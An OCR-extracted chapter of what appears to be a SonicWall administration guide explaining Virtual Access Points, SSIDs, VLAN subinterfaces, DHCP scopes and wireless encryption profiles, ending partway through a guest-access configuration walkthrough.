A Virtual Access Point is a multiplexed instantiation of a single physical Access Point (AP) so that it presents itself as multiple discrete Access Points. To wireless LAN clients, each Virtual AP appears to be an independent physical AP, when in actuality there is only a single physical AP. Before the evolution of the Virtual AP feature support, wireless networks were relegated to a One-to-One relationship between physical Access Points and wireless network security characteristics, such as authentication and encryption. In other words, an Access Point providing WPA-PSK security could not simultaneously offer Open or WPA-EAP connectivity to clients, and if the latter were required, they would had to have been provided by a separate, distinctly configured Access Points. This forced WLAN network administrators to find a solution to scale their existing wireless LAN infrastructure to provide differentiated levels of service. With the Virtual APs (VAP) feature, multiple VAPs can exist within a single physical AP in compliance with the IEEE 802.11 standard for the media access control (MAC) protocol layer that includes a unique Basic Service Set Identifier (BSSID) and Service Set Identified (SSID). This allows for segmenting wireless network services within a single radio frequency footprint of a single physical access point device. See Virtual Access Point Configurations.

VAPs allow you to control wireless user access and security settings by setting up multiple custom configurations on a single physical interface. Each of these custom configurations acts as a separate (virtual) access point, and can be grouped and enforced on single or multiple physical SonicPoint access points simultaneously.

Virtual Access Point Configurations



For more information on SonicOS Secure Wireless features, refer to the *SonicWall Secure Wireless Integrated Solutions Guide* available at http://store.elsevier.com/.

What Is an SSID?

A Service Set IDentifier (SSID) is the name assigned to a wireless network. Wireless clients must use this same, case-sensitive SSID to communicate to the SonicPoint. The SSID consists of a text string up to 32 bytes long. Multiple SonicPoints on a network can use the same SSIDs. You can configure up to 8 unique SSIDs on SonicPoints and assign different configuration settings to each SSID.

SonicPoints broadcast a beacon (announcements of availability of a wireless network) for every SSID configured. By default, the SSID is included within the beacon so that wireless clients can see the wireless networks. The option to suppress the SSID within the beacon is provided on a per-SSID (for example, per-VAP or per-AP) basis to help conceal the presence of a wireless network, while still allowing clients to connect by manually specifying the SSID.

These settings can be assigned to each VAP:

- Authentication method
- VLAN
- Maximum number of client associations using the SSID
- SSID Suppression

Wireless Roaming with ESSID

An ESSID (Extended Service Set IDentifier) is a collection of Access Points (or Virtual Access Points) sharing the same SSID. A typical wireless network comprises more than one AP for the purpose of covering geographic areas larger than can be serviced by a single AP. As clients move through the wireless network, the strength of their wireless connection decreases as they move away from one Access Point (AP1) and increases as they move toward another (AP2). Providing AP1 and AP2 are on the same ESSID (for example, SonicWall) and that the (V)APs share the same SSID and security configurations, the client can roam from one to the other. This roaming process is controlled by the wireless client hardware and driver, so roaming behavior can differ from one client to the next, but it is generally dependent upon the signal strength of each AP within an ESSID.

What Is a BSSID?

A BSSID (Basic Service Set IDentifier) is the wireless equivalent of a MAC (Media Access Control) address, or a unique hardware address of an AP or VAP for the purposes of identification. Continuing the example of the roaming wireless client from the ESSID section above, as the client on the SonicWall ESSID moves away from AP1 and toward AP2, the strength of the signal from the former will decrease while the latter increases. The client's wireless card and driver constantly monitors these levels, differentiating between the (V)APs by their BSSID. When the card/driver's criteria for roaming are met, the client will detach from the BSSID of AP1 and attach to the BSSID or AP2, all the while remaining connected the SonicWall ESSID.

Benefits of Using Virtual APs

- **Radio Channel Conservation**—Prevents building overlapped infrastructures by allowing a single Physical Access Point to be used for multiple purposes to avoid channel collision problem. Channel conservation. Multiple providers are becoming the norm within public spaces such as airports. Within an airport, it might be necessary to support an FAA network, one or more airline networks, and perhaps one or more Wireless ISPs. However, in the US and Europe, 802.11b networks can only support three usable (non-overlapping) channels, and in France and Japan only one channel is available. Once the channels are utilized by existing APs, additional APs will interfere with each other and reduce performance. By allowing a single network to be used for multiple purposes, Virtual APs conserve channels.
- **Optimize SonicPoint LAN Infrastructur**e—Share the same SonicPoint LAN infrastructure among multiple providers, rather than building an overlapping infrastructure, to lower down the capital expenditure for installation and maintenance of your WLANs.

Benefits of Using Virtual APs with VLANs

Although the implementation of VAPs does not require the use of VLANs, VLAN use does provide practical traffic differentiation benefits. When not using VLANs, the traffic from each VAP is handled by a common interface on the SonicWall security appliance. This means that all traffic from each VAP will belong to the same zone and same subnet (Footnote: a future version of SonicOS will allow for traffic from different VAPs to exist on different subnets within the same zone, providing a measure of traffic differentiation even without VLAN tagging). By tagging the traffic from each VAP with a unique VLAN ID, and by creating the corresponding subinterfaces on the SonicWall security appliance, it is possible to have each VAP occupy a unique subnet, and to assign each subinterface to its own zone.

This affords the following benefits:

- Each VAP can have its own security services settings (GAV, IPS, CFS, etc.).
- Traffic from each VAP can be easily controlled using Access Rules configured from the zone level.
- Separate Guest Services or Lightweight Hotspot Messaging (LHM) configurations can be applied to each, facilitating the presentation of multiple guest service providers with a common set of SonicPoint hardware.

- Bandwidth management and other Access Rule-based controls can easily be applied.

Prerequisites

- Each SonicWall SonicPoint must be explicitly enabled for Virtual Access Point support by selecting the **Enable SonicPoint** checkbox in one of the following dialogs on the **SonicPoint > SonicPoints** page:
  - Add SonicPoint ACe/ACi/N2 Profile
  - Add SonicPoint NDR Profile
  - Add SonicPoint N Profile
- SonicPoints must be linked to a wireless zone on your SonicWall network security appliance in order for provisioning of APs to take place.
- When using VAPs with VLANs, you must ensure that the physical SonicPoint discovery and provisioning packets remain untagged (unless being terminated natively into a VLAN subinterface on the SonicWall). You must also ensure that VAP packets that are VLAN tagged by the SonicPoint are delivered unaltered (neither un-encapsulated nor double-encapsulated) by any intermediate equipment, such as a VLAN capable switch, on the network.

Deployment Restrictions

When configuring your VAP setup, be aware the Maximum SonicPoint restrictions apply and differ based on your SonicWall security appliance. Review these restrictions in the Custom VLAN Settings.

Thinking Critically About VAPs

This section provides content to help determine what your VAP requirements are and how to apply these requirements to a useful VAP configuration.

Topics:

Determining Your VAP Needs

When deciding how to configure your VAPs, begin by considering your communication needs, particularly:

- How many different classes of wireless users do I need to support?
- How do I want to secure these different classes of wireless users?
- Does my wireless client have the required hardware and drivers to support the chosen security settings?
- What network resources do my wireless users need to communicate with?
- Do any of these wireless users need to communicate with other wireless users?
- What security services do I wish to apply to each of these classes or wireless users?

A Sample Network

The following is a sample VAP network configuration, describing separate VAPs:

- **VAP #1, Corporate Wireless Users** – A set of users who are commonly in the office, and to whom should be given full access to all network resources, providing that the connection is authenticated and secure. These users already belong to the network's Directory Service, Microsoft Active Directory, which provides an EAP interface through IAS – Internet Authentication Services.
- **VAP#2, Legacy Wireless Devices** – A collection of older wireless devices, such as printers, PDAs and handheld devices, that are only capable of WEP encryption.
- **VAP#3, Visiting Partners** – Business partners, clients, and affiliated who frequently visit the office, and who need access to a limited set of trusted network resources, as well as the Internet. These users are not located in the company's Directory Services.
- **VAP# 4, Guest Users** – Visiting clients to whom you wish to provide access only to untrusted (for example, Internet) network resources. Some guest users will be provided a simple, temporary username and password for access.
- **VAP#5, Frequent Guest Users** – Same as Guest Users, however, these users will have more permanent guest accounts through a back-end database.

Determining Security Configurations

By understanding these requirements, you can then define the zones (and interfaces) and VAPs that will provide wireless services to these users:

- **Corp Wireless** – Highly trusted wireless zone. Employs WPA2-AUTO-EAP security.
- **WEP & PSK** – Moderate trust wireless zone. Comprises two virtual APs and subinterfaces, one for legacy WEP devices (for example, wireless printers, older handheld devices) and one for visiting clients who will use WPA-PSK security.
- **Guest Services** – Using the internal Guest Services user database.
- **LHM** – Lightweight Hotspot Messaging enabled zone, configured to use external LHM authentication-back-end server.

VAP Configuration Worksheet

The worksheet below provides some common VAP setup questions and solutions along with a space for you to record your own configurations.

VAP Configuration Worksheet

Questions	Examples	Solutions
How many different types of users will I need to support?	Corporate wireless, guest access, visiting partners, wireless devices are all common user types, each requiring their own VAP	Plan out the number of different VAPs needed. Configure a zone and VLAN for each VAP needed
	Your Configurations:	

VAP Configuration Worksheet

Questions	Examples	Solutions
How many users will each VAP need to support?	A corporate campus has 100 employees, all of whom have wireless capabilities	The DHCP scope for the visitor zone is set to provide at least 100 addresses
	A corporate campus often has a few dozen wireless capable visitors	The DHCP scope for the visitor zone is set to provide at least 25 addresses
	Your Configurations:	
How do I want to secure different wireless users?	A corporate user who has access to corporate LAN resources.	Configure WPA2-EAP
	A guest user who is restricted to only Internet access	Enable Guest Services but configure no security settings
	A legacy wireless printer on the corporate LAN	Configure WEP and enable MAC address filtering
	Your Configurations:	
What network resources do my users need to communicate with?	A corporate user who needs access to the corporate LAN and all internal LAN resources, including other WLAN users.	Enable Interface Trust on your corporate zone.
	A wireless guest who needs to access the Internet and should not be allowed to communicate with other WLAN users.	Disable Interface Trust on your guest zone.
	Your Configurations:	
What security services to I wish to apply to my users?	Corporate users who you want protected by the full SonicWall security suite.	Enable all SonicWall security services.
	Guest users who you do not give a hoot about since they are not even on your LAN.	Disable all SonicWall security services.
	Your Configurations:	

For sample configurations, see VAP Sample Configurations on page 774.

SonicPoint Virtual AP Configuration Task List

A SonicPoint VAP deployment requires several steps to configure. The SonicPoint VAP Configuration Overview section provides first a brief overview of the steps involved, and then a more in-depth examination of the parts that make up a successful VAP deployment. These sections describe VAP deployment requirements:


- SonicPoint VAP Configuration Overview
- Network Zones
- VLAN Subinterfaces
- DHCP Server Scope
- Virtual Access Points Profiles
- Virtual Access Points
- Virtual Access Point Groups
- Sonic Point Provisioning Profiles

Before configuring your SonicPoint VAPs, you should also consider reading:

- VAP Sample Configurations

SonicPoint VAP Configuration Overview

SonicPoint VAP Configuration



The following are required areas of configuration for VAP deployment:

1. **Zone**—The zone is the backbone of your VAP configuration. Each zone you create will have its own security and access control settings and you can create and apply multiple zones to a single physical interface by way of VLAN subinterfaces.
2. **Interface (or VLAN Subinterface)**—The Interface (X2, X3, etc...) represents the physical connection between your SonicWall network security appliance and your SonicPoint(s). Your individual zone settings are applied to these interfaces and then forwarded to your SonicPoints.
3. **DHCP Server**—The DHCP server assigns leased IP addresses to users within specified ranges, known as Scopes. The default ranges for DHCP scopes are often excessive for the needs of most SonicPoint deployments, for instance, a scope of 200 addresses for an interface that uses only 30. Because of this, DHCP ranges must be set carefully to ensure the available lease scope is not exhausted.
4. **VAP Profile**—The VAP Profile feature allows for creation of SonicPoint configuration profiles that can be easily applied to new SonicPoint Virtual Access Points as needed.
5. **VAP Objects**—The VAP Objects feature allows for setup of general VAP settings. SSID and VLAN ID are configured through VAP Settings.
6. **VAP Groups**—The VAP Group feature allows for grouping of multiple VAP objects to be simultaneously applied to your SonicPoint(s).
7. **Assign VAP Group to SonicPoint Provisioning Profile Radio**—The Provisioning Profile allows a VAP Group to be applied to new SonicPoints as they are provisioned.
8. **Assign WEP Key (for WEP encryption only)**—The Assign WEP Key allows for a WEP Encryption Key to be applied to new SonicPoints as they are provisioned. WEP keys are configured per-SonicPoint, meaning that any WEP-enabled VAPs assigned to a SonicPoint must use the same set of WEP keys. Up to 4 keys can be defined per-SonicPoint, and WEP-enabled VAPs can use these 4 keys independently. WEP keys are configured on individual SonicPoints or on SonicPoint Profiles from the **SonicPoint > SonicPoints** page.

Network Zones

A network security zone is a logical method of grouping one or more interfaces with friendly, user-configurable names, and applying security rules as traffic passes from one zone to another zone. With the zone-based security, you can group similar interfaces and apply the same policies to them, instead of having to write the same policy for each interface.

Network zones are configured from the **Network > Zones** page.

Topics:

The Wireless Zone

The Wireless zone type, of which the WLAN Zone is the default instance, provides support to SonicWall SonicPoints. When an interface or subinterface is assigned to a Wireless zone, the interface can discover and provision Layer 2 connected SonicPoints, and can also enforce security settings above the 802.11 layer, SSL VPN redirection, Guest Services, Lightweight Hotspot Messaging and all licensed Deep Packet Inspection security services.

NOTE: SonicPoints can only be managed using untagged, non-VLAN packets. When setting up your WLAN, ensure that packets sent to the SonicPoints are non VLAN tagged.

Custom Wireless Zone Settings

Although SonicWall provides a pre-configured Wireless zone, you also have the ability to create your own custom wireless zones. When using VAPs, several custom zones can be applied to a single, or multiple SonicPoint access points.

For detailed information on configuring wireless zones, see Configuring the WLAN Zone.

- Adding and Configuring a Zone
- Configuring a Zone for Guest Access
- Configuring the WLAN Zone

VLAN Subinterfaces

A Virtual Local Area Network (VLAN) allows you to split your physical network connections (X2, X3, etc...) into many virtual network connection, each carrying its own set of configurations. The VLAN solution allows each VAP to have its own separate subinterface on an actual physical interface.

VLAN subinterfaces have most of the capabilities and characteristics of a physical interface, including zone assignability, security services, WAN assignability (static addressing only), GroupVPN, DHCP server, IP Helper, routing, and full NAT policy and Access Rule controls. Features excluded from VLAN subinterfaces at this time are VPN policy binding, WAN dynamic client support, and multicast support.

VLAN subinterfaces are configured from the **Network > Interfaces** page; see Network > Interfaces.

Custom VLAN Settings

The table below lists configuration parameters and descriptions for VLAN subinterfaces:

Custom VLAN Settings

Feature	Description
Zone	Select a zone to inherit zone settings from a predefined or custom user-defined zone.
VLAN Tag	Specify the VLAN ID for this subinterface.
Parent Interface	Select a physical parent interface (X2, X3, etc...) for the VLAN.
IP Configuration	Create an IP address and Subnet Mask in accordance with your network configuration.
Sonic Point Limit	Select the maximum number of SonicPoints to be used on this interface. Below are the maximum number of SonicPoints per interface based on your SonicWall hardware:
Management Protocols	Select the protocols you wish to use when managing this interface.
Login Protocols	Select the protocols you will make available to clients who access this subinterface.

DHCP Server Scope

The DHCP server assigns leased IP addresses to users within specified ranges, known as Scopes. The default ranges for DHCP scopes are often excessive for the needs of most SonicPoint deployments, for instance, a scope of 200 addresses for an interface that uses only 30. Because of this, DHCP ranges must be set carefully in order to ensure the available lease scope is not exhausted.

The DHCP scope should be resized as each interface/subinterface is defined to ensure that adequate DHCP space remains for all subsequently defined interfaces. Failure to do so may cause the auto-creation of

subsequent DHCP scopes to fail, requiring manual creation after performing the requisite scope resizing. DHCP Server Scope is set from the **Network > DHCP Server** page; see Network > DHCP Server.

Maximum DHCP Leases Allowed shows maximum allowed DHCP leases for SonicWall security appliances.

Maximum DHCP Leases Allowed

Platform	Maximum DHCP Leases
NSA 3500	1,024 leases
NSA 4500, E5500, E6500, E7500	4,096 leases

Virtual Access Points Profiles

A Virtual Access Point Profile allows the administrator to pre-configure and save access point settings in a profile. VAP Profiles allows settings to be easily applied to new Virtual Access Points. Virtual Access Point Profiles are configured from the **SonicPoint > Virtual Access Point** page.

Topics:

- Virtual Access Point Profile Settings
- WPA-PSK / WPA2-PSK Encryption Settings
- WPA-EAP / WPA2-EAP Encryption Settings
- Shared/Both (WEP) Encryption Settings

Virtual Access Point Profile Settings

Virtual Access Point Profile Settings lists configuration parameters and descriptions for Virtual Access Point Profile Settings:

Virtual Access Point Profile Settings

Feature	Description
Name	Choose a friendly name for this VAP Profile. Choose something descriptive and easy to remember as you will later apply this profile to new VAPs.
Type	Set to **SonicPoint** by default. Retain this default setting if using SonicPoints as VAPs (currently the only supported radio type)

Virtual Access Point Profile Settings

Feature	Description
Authentication Type	Below is a list of available authentication types with descriptive features and uses for each: **WEP** • Lower security • For use with older legacy devices, PDAs, wireless printers **WPA** • Good security (uses TKIP) • For use with trusted corporate wireless clients • Transparent authentication with Windows log-in • No client software needed in most cases **WPA2** • Best security (uses AES) • For use with trusted corporate wireless clients • Transparent authentication with Windows log-in • Client software install may be necessary in some cases • Supports 802.11i “Fast Roaming” feature • No backend authentication needed after first log-in (allows for faster roaming) **WPA2-AUTO** • Tries to connect using WPA2 security, if the client is not WPA2 capable, the connection will default to WPA.
Unicast Cipher	The unicast cipher is chosen automatically based on the authentication type.
Multicast Cipher	The multicast cipher is chosen automatically based on the authentication type.
Maximum Clients	Choose the maximum number of concurrent client connections permissible for this virtual access point.

WPA-PSK / WPA2-PSK Encryption Settings

Pre-Shared Key (PSK) is available when using WPA or WPA2. This solution utilizes a shared key.

WPA-PSK / WPA2-PSK Encryption Settings

Feature	Description
Pass Phrase	The shared passphrase users enter when connecting with PSK-based authentication.
Group Key Interval	The time period for which a Group Key is valid. The default value is **86400** seconds. **NOTE:** Setting too low of a value can cause connection issues.

WPA-EAP / WPA2-EAP Encryption Settings

Extensible Authentication Protocol (EAP) is available when using WPA or WPA2. This solution utilizes an external 802.1x/EAP-capable RADIUS server for key generation.

WPA-EAP / WPA2-EAP Encryption Settings

Feature	Description
RADIUS Server 1	The IP address or fully qualified domain name (FQDN) of your RADIUS authentication server.
RADIUS Server 1 Port	The port on which your RADIUS authentication server communicates with clients and network devices. The default is **1812**.
RADIUS Server 1 Secret	The shared secret between the SonicWall and the RADIUS authentication server.
RADIUS Server 2	The IP address or fully qualified domain name (FQDN) of your backup RADIUS authentication server.
RADIUS Server 2 Port	The port on which your backup RADIUS authentication server communicates with clients and network devices. The default is **1812**.
RADIUS Server 2 Secret	The secret passcode for your backup RADIUS authentication server.
Group Key Interval	The time period (in seconds) during which the WPA/WPA2 group key is enforced to be updated.

Shared/Both (WEP) Encryption Settings


WEP is provided for use with legacy devices that do not support the newer WPA/WPA2 encryption methods. This solution utilizes a shared key.

WEP Encryption Settings

Feature	Description
Encryption Key	Select the key to use for WEP connections to this VAP. WEP encryption keys are configured in the **SonicPoint > SonicPoints** page under SonicPoint Provisioning Profiles

Virtual Access Points


The VAP Settings feature allows for setup of general VAP settings. SSID and VLAN ID are configured through VAP Settings. Virtual Access Points are configured from the **SonicPoint > Virtual Access Point** page.



Topics:

- General VAP Settings
- Advanced VAP Settings

General VAP Settings



General VAP Settings

Feature	Description
SSID	Create a friendly name for your VAP.
VLAN ID	When using platforms that support VLAN, you may optionally select a VLAN ID to associate this VAP with. Settings for this VAP will be inherited from the VLAN you select.

General VAP Settings


Feature	Description
Enable Virtual Access Point	Enables this VAP.
Enable SSID Suppress	Suppresses broadcasting of the SSID name and disables responses to probe requests. A Virtual Access Point Object can suppress SSID in beacon and Probe Response for SonicPoint or internal G radio. Check this option if you do not wish for your SSID to be seen by unauthorized wireless clients.

Advanced VAP Settings

Advanced settings allows the administrator to configure authentication and encryption settings for this connection. Choose a **Profile Name** to inherit these settings from a user created profile. See Virtual Access Points Profiles, for complete authentication and encryption configuration information.

Virtual Access Point Groups

The Virtual Access Point Groups feature is available on SonicWall NSA appliances. It allows for grouping of multiple VAP objects to be simultaneously applied to your SonicPoint(s). Virtual Access Point Groups are configured from the **SonicPoint > Virtual Access Point** page.



Sonic Point Provisioning Profiles

SonicPoint Provisioning Profiles provide a scalable and highly automated method of configuring and provisioning multiple SonicPoints across a Distributed Wireless Architecture. SonicPoint Profile definitions include all of the settings that can be configured on a SonicPoint, such as radio settings for the 2.4GHz and 5GHz radios, SSIDs, and channels of operation. For more information, see SonicPoint Provisioning Profiles.

VAP Sample Configurations

This section provides configuration examples based on real-world wireless needs.

Topics:

- Configuring a VAP for Guest Access
- Configuring a VAP for Corporate LAN Access
- Deploying VAPs to a SonicPoint

Configuring a VAP for Guest Access

You can use a Guest Access VAP for visiting clients to whom you wish to provide access only to untrusted (for example, Internet) network resources. Guest users will be provided a simple, temporary username and password for access. More advanced configurations also offer more permanent guest accounts, verified through a back-end database.

Topics:

- Configuring a Zone
- Creating a Wireless LAN (WLAN) Interface
- Creating a VLAN Subinterface on the WLAN
- Configuring DHCP IP Ranges
- Creating a SonicPoint VAP Profile
- Creating the SonicPoint VAP

Configuring a Zone


In this section, you will create and configure a new wireless zone with guest login capabilities.

1 Log into the management interface of your SonicWall network security appliance.

2 Navigate to the **Network > Zones** page.

3 Click the **Add...** button to add a new zone. The **Add Zone** dialog displays.

General Settings Tab




4 In the **General** tab, enter a friendly name such as “VAP-Guest” in the **Name** field.

5 Select **Wireless** from the **Security Type** drop-down menu.

6 De-select the **Allow Interface Trust** check box to disallow communication between wireless guests.

7 Click the **Wireless** tab.

Wireless Tab



